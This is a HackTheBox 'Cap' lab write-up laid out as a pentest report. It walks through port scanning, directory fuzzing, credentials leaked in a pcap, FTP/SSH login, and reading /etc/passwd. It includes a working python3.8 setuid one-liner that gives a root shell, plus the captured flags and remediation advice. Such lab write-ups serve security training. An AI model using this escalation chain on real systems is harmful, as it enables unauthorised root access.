HackTheBox / Easy
Cap
Tested by:
Testing performed by Nikolay Kravtsov, an aspiring information security specialist
Testing scope and services used.
| IP/domain | Port | Service | Target Server Service |
|---|---|---|---|
| localhost | 5901 | WinKexServer | - |
| localhost | - | Nmap Port Scanner | - |
| localhost | - | GoBuster Directory Fuzzing | - |
| localhost | 1234 | Reverse Shell Listener | - |
| localhost | - | Obsidian Notes | - |
| 10.10.10.245 | 80 | Web Server | + |
| 10.10.10.245 | 22 | SSH | + |
| 10.10.10.245 | 21 | FTP | + |
Files used:
- /usr/bin/python3.8 - privilege escalation.
- user.txt - flag.
- root.txt - flag.
Procedure
1) Launch openvpn for access; kex to make Linux more convenient
kex --win && sudo openvpn lab_Kolya080808.ovpn2) Scanning ports using nmap.
Results:
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_ 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open http gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| Server: gunicorn
| Date: Fri, 08 Nov 2024 15:52:39 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 232
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
| <title>404 Not Found</title>
| <h1>Not Found</h1>
| <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
| GetRequest:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Fri, 08 Nov 2024 15:52:32 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 19386
| <!DOCTYPE html>
| <html class="no-js" lang="en">
| <head>
| <meta charset="utf-8">
| <meta http-equiv="x-ua-compatible" content="ie=edge">
| <title>Security Dashboard</title>
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
| <link rel="stylesheet" href="/static/css/bootstrap.min.css">
| <link rel="stylesheet" href="/static/css/font-awesome.min.css">
| <link rel="stylesheet" href="/static/css/themify-icons.css">
| <link rel="stylesheet" href="/static/css/metisMenu.css">
| <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
| <link rel="stylesheet" href="/static/css/slicknav.min.css">
| <!-- amchar
| HTTPOptions:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Fri, 08 Nov 2024 15:52:33 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Allow: GET, HEAD, OPTIONS
| Content-Length: 0
| RTSPRequest:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 196
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid HTTP Version 'Invalid HTTP Version: 'RTSP/1.0''
| </body>
|_ </html>
84/tcp filtered ctf
3) Run gobuster to search for directories
- Results:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.245
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                directory-list-2.3-medium.txt
[+] Negative Status codes:   404,301
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/data                 (Status: 302) [Size: 208] [--> http://10.10.10.245/]
/ip                   (Status: 200) [Size: 17375]
/netstat              (Status: 200) [Size: 38561]
Progress: 5148 / 220561 (2.33%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 5164 / 220561 (2.34%)
[ERROR] context canceled
===============================================================
Finished
===============================================================
4) Go to the web server and look at the pages.
Result:

5) A page caught my eye when I clicked on the “Security Snapshot (5 Second PCAP + Analysis)” button.
Result:


6) I went to the /data/0 page and downloaded the pcap file.
Result:

7) While analyzing the pcap file in wireshark, I came across an interesting line.
Result:
8) Let's try to log into ftp.
Attempt:
┌──(kolya080808㉿Nikolapc)-[~]
└─$ ftp nathan@10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
- Result:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
9) Let's see what we have.
- Command:
ftp> ls
229 Entering Extended Passive Mode (|||56092|)
150 Here comes the directory listing.
-rw-rw-r--    1 1001     1001         2465 Nov 08 12:59 281.c
-rw-rw-r--    1 1001     1001           58 Nov 08 13:14 exploit.py
-rw-rw-r--    1 1001     1001          541 Nov 08 15:52 index.html
-rwxrwxr-x    1 1001     1001       827739 Oct 11 01:13 linpeas.sh
-rwxrwxr-x    1 1001     1001         9627 Nov 08 11:15 poc.sh
drwxr-xr-x    3 1001     1001         4096 Nov 08 11:11 snap
-r--------    1 1001     1001           33 Nov 08 04:03 user.txt
drwxrwxr-x    2 1001     1001         4096 Nov 08 12:38 www
226 Directory send OK.
10) Download user.txt and read.
- Commands:
ftp> mget user.txt
mget user.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||43919|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |***************************************************************************|    33        0.37 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.04 KiB/s)
ftp> exit
221 Goodbye.

┌──(kolya080808㉿Nikolapc)-[~]
└─$ ls
Desktop                        extensions.txt                 malicious-wordpress-plugin  rockyou.txt         XSStrike
directory-list-2.3-big.txt     fasttrack.txt                  Music                       Templates           xss.txt
directory-list-2.3-medium.txt  fasttrack.txt:Zone.Identifier  Pictures                    thm-troubleshoot
directory-list-2.3-small.txt   get-pip.py                     privesc                     unix-privesc-check
Documents                      Kolya080808.ovpn               Public                      user.txt
Downloads                      lab_Kolya080808.ovpn           reports                     Videos

┌──(kolya080808㉿Nikolapc)-[~]
└─$ cat user.txt
45ff23a46ca28bfa7bed8eb9d4568eca

┌──(kolya080808㉿Nikolapc)-[~]
└─$
11) Let's see what we can do next.
Search for elevation of privileges in ftp:


12) Let's try to find ways to increase privileges via lftp.
Command:
lftp nathan@10.10.10.245:~> find / -perm -4000 2>/dev/null
find: Access failed: 550 Failed to change directory.
- Conclusion: You should try to increase privileges through ftp itself.
13) Let's try to get a reverse shell.
- Attempt

Conclusion It will not let us upload the file, so we need another approach.
14) I'm a fool and forgot that the password can also be used in ssh.
Command
┌──(kolya080808㉿Nikolapc)-[~]
└─$ ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Nov  8 16:47:27 UTC 2024

  System load:  0.0               Processes:             239
  Usage of /:   37.1% of 8.73GB   Users logged in:       1
  Memory usage: 38%               IPv4 address for eth0: 10.10.10.245
  Swap usage:   0%

  => There are 4 zombie processes.


63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Nov  8 16:46:31 2024 from 10.10.16.40
nathan@cap:~$
15) I tried to read /etc/shadow:
- Result:
nathan@cap:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
nathan@cap:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
nathan:x:1001:1001::/home/nathan:/bin/bash
ftp:x:112:118:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
nathan@cap:~$
16) Let's see what can be done to increase privileges.
- Result
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
17) We increase privileges:
- Result
nathan@cap:~$ python3.8 -c 'import os;os.setuid(0);os.system("/bin/bash")'
root@cap:~# ls
281.c  exploit.py  index.html  linpeas.sh  poc.sh  snap  user.txt  www
18) Well, we read root.txt:
- Result:
root@cap:/root# cat root.txt
74204cf64fcc91e0894834b08b63338f
Note:
I got stuck here, so after user.txt in the video, skip ahead to where I gain SSH access.
Thank you HackTheBox for such a wonderful room!!!
Vulnerabilities found
Information Disclosure
PoC:
(point 7)
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
(point 16)
CVSSv3 Score: 10.0 (Critical)
Description:
Information Disclosure in this case is associated with access to the very first .pcap file, in which both the username and password were written. Also, data access is configured incorrectly here, thanks to which I not only gained access to the shell, but also increased privileges.
Reproducing the vulnerability:
(point 6)
nathan@cap:~$ python3.8 -c 'import os;os.setuid(0);os.system("/bin/bash")'
root@cap:~# ls
281.c  exploit.py  index.html  linpeas.sh  poc.sh  snap  user.txt  www
(paragraph 17)
Remediation recommendations:
- Check and configure file permissions
0.pcapso that only those users who need it have access. - Add registration and login to the site: only certain users need access to such files.
- Use the principle of least privilege: access to the tcp dump should be granted only to those users who need it.
- Move
0.pcapto a protected directory with limited access, which is outside the application user's access area. Configure access rights on the file system, setting strict restrictions on reading and writing data in the database so that only certain processes can access the file.
Video walkthrough